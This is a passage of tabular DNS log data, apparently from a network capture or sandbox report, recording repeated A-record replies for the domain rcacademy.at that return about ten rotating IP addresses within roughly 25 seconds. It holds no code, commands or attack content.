Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.419150114 CET	8.8.8.8	192.168.2.3	0x2cd	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.748001099 CET	8.8.8.8	192.168.2.3	0x1205	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.891206026 CET	8.8.8.8	192.168.2.3	0x9ce2	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.093869925 CET	8.8.8.8	192.168.2.3	0x9ecc	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.263226986 CET	8.8.8.8	192.168.2.3	0x3349	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.364255905 CET	8.8.8.8	192.168.2.3	0x4cde	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:31.014767885 CET	8.8.8.8	192.168.2.3	0x3b79	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.457278967 CET	8.8.8.8	192.168.2.3	0xe5b5	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.964831114 CET	8.8.8.8	192.168.2.3	0x8b48	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.137166023 CET	8.8.8.8	192.168.2.3	0x8307	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.686474085 CET	8.8.8.8	192.168.2.3	0x2c31	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:37.801300049 CET	8.8.8.8	192.168.2.3	0x8375	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.307743073 CET	8.8.8.8	192.168.2.3	0x98d4	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.620788097 CET	8.8.8.8	192.168.2.3	0x89ca	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.146936893 CET	8.8.8.8	192.168.2.3	0x8d3e	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.532896042 CET	8.8.8.8	192.168.2.3	0x6d4c	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.450752974 CET	8.8.8.8	192.168.2.3	0xafc4	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.959587097 CET	8.8.8.8	192.168.2.3	0x9c44	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
